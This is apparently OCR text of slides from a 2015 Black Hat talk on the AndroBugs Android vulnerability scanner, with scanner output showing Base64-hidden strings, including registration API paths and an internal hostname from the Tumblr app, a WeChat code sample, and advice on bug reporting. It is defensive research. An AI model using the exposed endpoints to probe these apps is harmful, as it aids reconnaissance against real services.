                  ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
              /v2/icwjeroair/nrksaaknsdzc
                  ->Original Encoding String: L3YyL2ljd2plcm9haXIvbnJrc2Fha25zZHpj
                  ->From class: Lcom/tumblr/util/ApiSecurityUtils;->getRegistrationUrl()Ljava/lang/String;
              /v2/opieruofnl/asdkfboipewprhjon
                  ->Original Encoding String: L3YyL29waWVydW9mbmwvYXNka2Zib2lwZXdwcmhqb24=
                  ->From class: Lcom/tumblr/util/ApiSecurityUtils;->getRegistrationKeyUrl()Ljava/lang/String;
              kevincoughlin.ewr01.tumblr.net
                  ->Original Encoding String: a2V2aW5jb3VnaGxpbi5ld3IwMS50dW1ibHIubmV0
                  ->From class: Lcom/tumblr/network/TumblrAPI;-><clinit>()V
```


- Prevent the "grep" command from getting sensitive Strings directly?

Innocent Code in WeChat Android (version: 5.2 → 6.3.5.50)

- Please DO NOT hide sensitive Strings in Base64
- But PLEASE DO NOT blame on the developers!! Who knows somebody will try to decode every Base64-like String?



```
[Critical] <Hacker> Base64 String Encryption:
           Found Base64 encoding "String(s)" (Total: 1). We cannot guarantee all of the Strings are Base64 encoding and also we will not
           show you the decoded binary file:
               fuck
                   ->Original Encoding String: ZnVjaw==
                   ->From class: Lcom/tencent/mm/ae/c;->gl(Ljava/lang/String;)Ljava/lang/String;
```



```
public final String gl(String s)
{
    if(ck.hX(s))
        return null;
    else
        return l.a(cwN, "remark_", f.h((new StringBuilder()).append(s).append("ZnVjaw==").toString().getBytes()), ".png", 1);
}
```

Base64_encode("fu*k") → ZnVjaw==


AndroBugs Framework Sometimes Helps You Find Diamonds

Source Code of AndroBugs Framework

https://github.com/AndroBugs/AndroBugs_Framework

But Please Remember …

- If you get the report from AndroBugs Framework, please DO NOT directly copy and paste the report into the security report form:



Google - Security Bug R×

https://www.google.com/appserve/security-bugs/m2/new?rl=&key=

Google

Security Bug Report

Problem Description

Please describe the issue you wish to report

○ I need assistance with my Google account.
○ I want to remove content on Google Search, Youtube, or another service.
● I want to report a technical security bug in a Google product (SQLi, XSS, etc.).
○ I want to report fraud, malware, or other problems not listed above.

Contact Information

The email address we will use to contact you

Verify the issue and make the POC first

Conclusions

- Not all companies know about mobile security and have the same attitude or standard toward security. You will need to convince them of your idea, so be prepared with a POC.
- Try to understand or grasp every vulnerability as deep as you can. The most interesting things you've found may be the most dangerous security holes many developers have made.
- Same mistakes are made again and again. AndroBugs Framework can help you find those security vulnerabilities faster and easier.

Thanks

(Please help fill out the BlackHat feedback form)

https://github.com/AndroBugs

black hat®
EUROPE 2015

@AndroBugs

androbugs.framework@gmail.com